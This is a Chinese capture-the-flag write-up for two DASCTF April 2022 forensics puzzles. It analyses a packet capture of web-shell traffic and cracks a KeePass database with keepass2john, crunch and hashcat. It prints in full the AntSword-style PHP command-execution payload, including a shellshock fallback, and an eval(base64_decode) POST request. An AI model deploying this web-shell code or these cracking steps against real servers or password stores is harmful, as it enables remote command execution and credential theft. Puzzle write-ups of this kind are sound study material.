
2022DASCTF Apr X FATE 防疫挑战赛 Writeup

原创


末 初 于 2022-04-25 16:04:01 发布 1054 收藏 5
分类专栏： CTF_MISC_Writeup 文章标签： 2022DASCTF4th

文章目录

[MISC] SimpleFlow



首先`tcp.stream eq 50`中分析传入的执行命令的变量是`$s`，也就是参数`substr($_POST["g479cf6f058cf8"],2)`




```
@ini_set("display_errors", "0");@set_time_limit(0);function asenc($out){return $out;};function
asoutput(){$output=ob_get_contents();ob_end_clean();echo "b63ba"."7dfa20";echo @asenc($output);echo
"80e"."11a";}ob_start();try{$p=base64_decode(substr($_POST["o1faebd4ec3d97"],2));$s=base64_decode(
substr($_POST["g479cf6f058cf8"],2));$envstr=@base64_decode(
substr($_POST["e57fb9c067c677"],2));$d=dirname($_SERVER["SCRIPT_FILENAME"]);$c=substr($d,0,1)=="/"?"-c \"{$s}\"":"/c \"{$s}\"";if(
substr($d,0,1)=="/"){@putenv("PATH=".getenv("PATH").":/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/
bin:/sbin:/bin");}else{@putenv("PATH=".getenv("PATH").";C:/Windows/system32;C:/Windows/SysWOW64;C:/Windows;C:/Windows/System32/
WindowsPowerShell/v1.0/;");}if(!empty($envstr)){$envarr=explode("|||asline|||", $envstr);foreach($envarr as $v) {if (!empty($v))
{@putenv(str_replace("|||askey|||", "=", $v));}}}$r="{$p} {$c}";function fe($f){$d=explode(",",@ini_get("disable_functions"));if(
empty($d)){$d=array();}else{$d=array_map('trim',array_map('strtolower',$d));}return(
function_exists($f)&&is_callable($f)&&!in_array($f,$d));};function runshellshock($d, $c) {if (substr($d, 0, 1) == "/" && fe('putenv')
&& (fe('error_log') || fe('mail'))) {if (strstr(readlink("/bin/sh"), "bash") != FALSE) {$tmp = tempnam(sys_get_temp_dir(),
'as');putenv("PHP_LOL=() { x; }; $c >$tmp 2>&1");if (fe('error_log')) {error_log("a", 1);} else {mail("a@127.0.0.1", "", "", "-bv");}}
else {return False;}$output = @file_get_contents($tmp);@unlink($tmp);if ($output != "") {print($output);return True;}}return
False;};function runcmd($c){$ret=0;$d=dirname($_SERVER["SCRIPT_FILENAME"]);if(fe('system')){@system($c,$ret);}elseif(
fe('passthru')){@passthru($c,$ret);}elseif(fe('shell_exec')){print(@shell_exec($c));}elseif(fe('exec')){@exec($c,$o,$ret);print(join("
",$o));}elseif(fe('popen')){$fp=@popen($c,'r');while(!@feof($fp)){print(@fgets($fp,2048));}@pclose($fp);}elseif(fe('proc_open')){$p =
@proc_open($c, array(1 => array('pipe', 'w'), 2 => array('pipe', 'w')), $io);while(!@feof($io[1])){print(@fgets($io[
1],2048));}while(!@feof($io[2])){print(@fgets($io[2],2048));}@fclose($io[1]);@fclose($io[2]);@proc_close($p);}elseif(
fe('antsystem')){@antsystem($c);}elseif(runshellshock($d, $c)) {return $ret;}elseif(substr($d,0,1)!="/" &&
@class_exists("COM")){$w=new COM('WScript.shell');$e=$w->exec($c);$so=$e->StdOut();$ret.=$so->ReadAll();$se=$e->StdErr();$ret.=$se->Rea
dAll();print($ret);}else{$ret = 127;}return $ret;};$ret=@runcmd($r." 2>&1");print ($ret!=0)?"ret={$ret}":"";;}catch(Exception $e){echo
"ERROR://".$e->getMessage();};asoutput();die();
```

找到对应的参数，然后去掉前面两位字符解码即可

```
cd "/Users/chang/Sites/test";zip -P PaSsZiPWorD flag.zip ../flag.txt;echo [S];pwd;echo [E]
```

得到压缩包密码：`PaSsZiPWorD`


直接获取了压缩之后的zip，在流量包中可以看到字节流文件，直接`foremost`分离流量包即可


Wireshark · 追踪 TCP 流 (tcp.stream eq 52) · SimpleFlow.pcapng

```
POST / HTTP/1.1
Host: 192.168.0.104:8888
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 10.0; Windows NT 6.1; Trident/5.0)
Content-Type: application/x-www-form-urlencoded
Content-Length: 832
Connection: close

a=%40eval(%40base64_decode(%24_POST%5B'x0569034c161c9'%5D))
%3B&i18f67606750bc=dXL1VzZXJzL2NoYW5nL1NpdGVzL3Rlc3QvZmxhZy56aXA%3D&x0569034c161c9=QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwgIjAiKTtAc2V0X3RpbWVfbGltaXQoMCk7ZnVuY
3Rpb24gYXNlbmMoJG91dCl7cmV0dXJuICRvdXQ7fTtmdW5jdGlvbiBhc291dHB1dCgpeyRvdXRwdXQ9b2JfZ2V0X2NvbnRlbnRzKCk7b2JfZW5kX2NsZWFuKCk7ZWNobyAiZWIzMiIuIjc5NTYiO2VjaG8gQ
GFzZW5jKCRvdXRwdXQpO2VjaG8gIjQ0ZTciLiIxZWI2NiI7fW9iX3N0YXJ0KCk7dHJ5eyRGPWJhc2U2NF9kZWNvZGUoc3Vic3RyKGdldF9tYWdpY19xdW90ZXNfZ3BjKCk%2Fc3RyaXBzbGFzaGVzKCRfUE9
TVFsiaTE4ZjY3NjA2NzUwYmMiXSk6JF9QT1NUWyJpMThmNjc2MDY3NTBiYyJdLDIpKTskZnA9QGZvcGVuKCRGLCJyIik7aWYoQGZnZXRjKCRmcCkpe0BmY2xvc2UoJGZwKTtAcmVhZGZpbGUoJEYpO31lbHN
le2VjaG8oIkVSUk9SOi8vIENhbiBOb3QgUmVhZCIpO307fWNhdGNoKEV4Y2VwdGlvbiAkZSl7ZWNobyAiRVJST1I6Ly8iLiRlLT5nZXRNZXNzYWdlKCk7fTthc291dHB1dCgpO2RpZSgpOw%3D%3DHTTP/
1.1 200 OK
Date: Tue, 05 Apr 2022 12:32:18 GMT
Server: Apache/2.4.46 (Unix) mod_fastcgi/mod_fastcgi-SNAP-0910052141 OpenSSL/1.0.2u mod_wsgi/3.5 Python/2.7.13
X-Powered-By: PHP/7.4.21
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

125
eb327956PK....      ......T 3.|X...T........./flag.txtUT    ...2LbK6Lbux.............p
p=.T.L..T...7..y.u.....b.K?..D._{.At.....Oh..g<.O<.k<.S.=...+Y.V...........c.+.T.k..PK.. 3.|X...T...PK......  ......T 3.|X...T....................../
flag.txtUT....2Lbux............PK.........Q.........44e71eb66
0
```

```
Yes,this is the flag file.
And the flag is:
DASCTF{f3f32f434eddbc6e6b5043373af95ae8}
```

[MISC] 熟悉的猫



熟悉的猫

992

熟悉的猫

什么是一 .KDBX 文件?

通过KeePass密码安全创建的数据文件称为KDBX文件，它们通常所说的KeePass的密码数据库。这些文件包含密码的加密数据库，其中如果用户设置一个主密码，并通过主密码访问他们，他们只能查看。当涉及到的电子邮件帐户的个人登录凭据，电子商务网站，视窗，FTP站点和其他目的的安全存储KDBX文件是很有用的。 KDBX文件正在使用KeePass的版本2，因为在以前的版本中通常使用KDB格式大多是介绍。 KeePass的是，在像Windows，MAC，Linux和其他移动设备的多个操作系统运行在密码管理器。它是用来作为口令存储，其中所述口令是使用一个主密钥文件锁定一个高度加密的数据库内的应用程序。即使老版本的KeePass的使用KDB文件，他们仍然可以被用来打开KDBX文件。

如何打开 .KDBX 文件?


推出 .kdbx 文件，或者你的电脑上的任何其他文件，双击它。如果你的文件关联的设置是否正确，这意味着应用程序来打开你的 .kdbx 文件将其打开。这是可能的，你可能需要下载或购买正确的应用程序。这也有可能是你有正确的应用程序在PC上，但 .kdbx 文件还没有与它相关联。在这种情况下，当您尝试打开一个 .kdbx 文件，你可以告诉Windows的应用程序是正确的该文件。从这时起，打开 .kdbx 文件将打开正确的应用程序。

点击这里修复.KDBX文件关联错误

打开一个应用程序 .KDBX 文件

KeePass Password Safe

KeePass Password Safe：https://keepass.info/news/n220109_2.50.html


此电脑 › 下载 › 附件

名称	修改日期	类型	大小
len5.kdbx	2022/4/9 15:11	KeePass Databa...	3 KB
flag.zip	2022/4/9 15:36	ZIP 压缩文件	621 KB

Open Database - len5.kdbx

Enter Master Key
C:\Users\Administrator\Downloads\附件\len5.kdbx

Master password:
Key file/provider: (None)
Windows user account

需要密码，文件名提示`len5`，爆破，密码长度为五位

`keepass2john`获取hash，`crunch`生成五位数字密码


> 这里爆破五位密码，猜测不太可能范围比较广，考爆破一般都是考一些简单的弱口令，所以首先猜测一下是不是五位数字

```
root@kali /home/mochu7/Desktop % file len5.kdbx
len5.kdbx: Keepass password database 2.x KDBX
root@kali /home/mochu7/Desktop % keepass2john len5.kdbx > keepass.txt
root@kali /home/mochu7/Desktop % ls
keepass.txt  len5.kdbx  password.txt
root@kali /home/mochu7/Desktop % vim keepass.txt
root@kali /home/mochu7/Desktop % ls
keepass.txt  len5.kdbx  password.txt
root@kali /home/mochu7/Desktop % cat keepass.txt
$keepass$*2*60000*0*202cd1ff66368c31010c30d785cf50b0bfcac3bec4fe987af9da5af836e9c38c*0e759e234e4a52cf5a1701cee13
a1e531c399977c5f47e14821451eae209b393*c113ec1c681ac45ba118514db9c56824*c297910345ff2af4c1dca36d09d11b37831b49f91
f50e57b7d530e0774614568*13db3f4b7a962fa9dae974f57678c3bca8a98e939d38b3aa3602e8aa61c96d34
root@kali /home/mochu7/Desktop % crunch 5 5 0123456789 -o password.txt
Crunch will now generate the following amount of data: 600000 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 100000

crunch: 100% completed generating output
root@kali /home/mochu7/Desktop % ls -lha
total 864K
drwxr-xr-x  2 mochu7 mochu7 256K Apr 23 21:13 .
drwxr-xr-x 22 mochu7 mochu7 4.0K Nov  1 22:36 ..
-rw-r--r--  1 mochu7 mochu7   50 Dec 25  2020 .directory
-rw-r--r--  1 root   root    313 Apr 23 21:13 keepass.txt
-rw-------  1 mochu7 mochu7 2.1K Apr  9 03:11 len5.kdbx
-rw-r--r--  1 root   root   586K Apr 23 21:08 password.txt
```

然后利用`hashcat`爆破即可，这里爆破过了，所以直接出了


```
root@kali /home/mochu7/Desktop % hashcat -m 13400 keepass.txt -a 0 password.txt --force
hashcat (v6.1.1) starting...

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.
OpenCL API (OpenCL 1.2 pocl 1.5, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The
pocl project]
================================================================================================================
=============
* Device #1: pthread-Intel(R) Core(TM) i7-8750H CPU @ 2.20GHz, 2868/2932 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

INFO: All hashes found in potfile! Use --show to display them.

Started: Sat Apr 23 21:15:58 2022
Stopped: Sat Apr 23 21:15:58 2022
root@kali /home/mochu7/Desktop % hashcat -m 13400 keepass.txt -a 0 password.txt --force --show
$keepass$*2*60000*0*202cd1ff66368c31010c30d785cf50b0bfcac3bec4fe987af9da5af836e9c38c*0e759e234e4a52cf5a1701cee13
a1e531c399977c5f47e14821451eae209b393*c113ec1c681ac45ba118514db9c56824*c297910345ff2af4c1dca36d09d11b37831b49f91
f50e57b7d530e0774614568*13db3f4b7a962fa9dae974f57678c3bca8a98e939d38b3aa3602e8aa61c96d34:13152
root@kali /home/mochu7/Desktop %
```

得到密码：`13152`




Group: General, **Title:** zipizp, **Password:** ********, **Creation Time:** 2022/4/9 14:28:02, **Last Modification Time:** 2022/4/9 14:29:06

输入密码进去，把`zipzip`的密码右键复制出来：`jbRw5PB2kFmor6IeYYil` `hint.txt` 有零宽度字符隐写


C:\Users\Administrator\Downloads\附件\flag\hint.txt - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
hint.txt

```
<0x200c><0x200c><0x200c><0x200c><0x200c><0xfeff><0x200c><0x202c>k=<0x200c><0x200c><0x200c><0x200c><0x200c><0xfeff><0x200c><0x202c>92898[redacted]
203278702907929705938676672021500394791427205757369123489204565300324859717082409892641951206664564991991489354661871425872649524078000
948199832659815275909285198829276929014694628110159824930931595166203271443269827449505707655085842563682060910813942504507936625555735
585913273575050118552353192682955310220323463465408645422334101446471078933149287336241772448338428740302833855616421538520769267636119
285948674549756604384946996184385407505456168240123319785800909933214695711828013483981731933773017336944656397583872267126767778549745
087854794302808950100966582558761224454242018467578959766617176016660101690140279961968740323327369347164623746391335756442566959352876
706364265509834319910419399748338894746638758652286771979896573695823608678008814861640308571256880794312652055957150464513950305355055
495262375870102898500643010471425931450046440860841589302890250456138060738689526283389256801969190204127358098408264204643882520969704
221896973544620102494391269663693407573658064279947688509910028257209987991480259150865283245150325813888942058<0x200c><0x200c><0x200c>
<0x200c><0x200c><0x202c><0x202c><0x202c><0x200c><0x200c><0x200c><0x200c><0x200c><0xfeff><0x200c><0x200c><0x200c><0x200c><0x200c>
<0x200c><0x200c><0x200c><0x200c><0xfeff><0x200c><0x200c>
```

CSDN @末 初



Text in Text Steganography Sample

Original Text: Clear (length: 1063)

```
k=9289820327870290792970593867667202150039479142720575736912348920456530032485971708240989264195120666456499199148935466
187142587264952407800094819983265981527590928519882927692901469462811015982493093159516620327144326982744950570765508584
256368206091081394250450793662555573558591327357505011855235319268295531022032346346540864542233410144647107893314928733
624177244833842874030283385561642153852076926763611928594867454975660438494699618438540750545616824012331978580090993321
469571182801348398173193377301733694465639758387226712676777854974508785479430280895010096658255876122445424201846757895
976661717601666010169014027996196874032332736934716462374639133575644256695935287670636426550983431991041939974833889474
663875865228677197989657369582360867800881486164030857125688079431265205595715046451395030535505549526237587010289850064
301047142593145004644086084158930289025045613806073868952628338925680196919020412735809840826420464388252096970422189697
3544620102494391269663693407573658064279947688509910028257209987991480259150865283245150325813888942058
```

Hidden Text: Clear (length: 6)

```
22*160
```

Steganography Text: Clear (length: 1111)

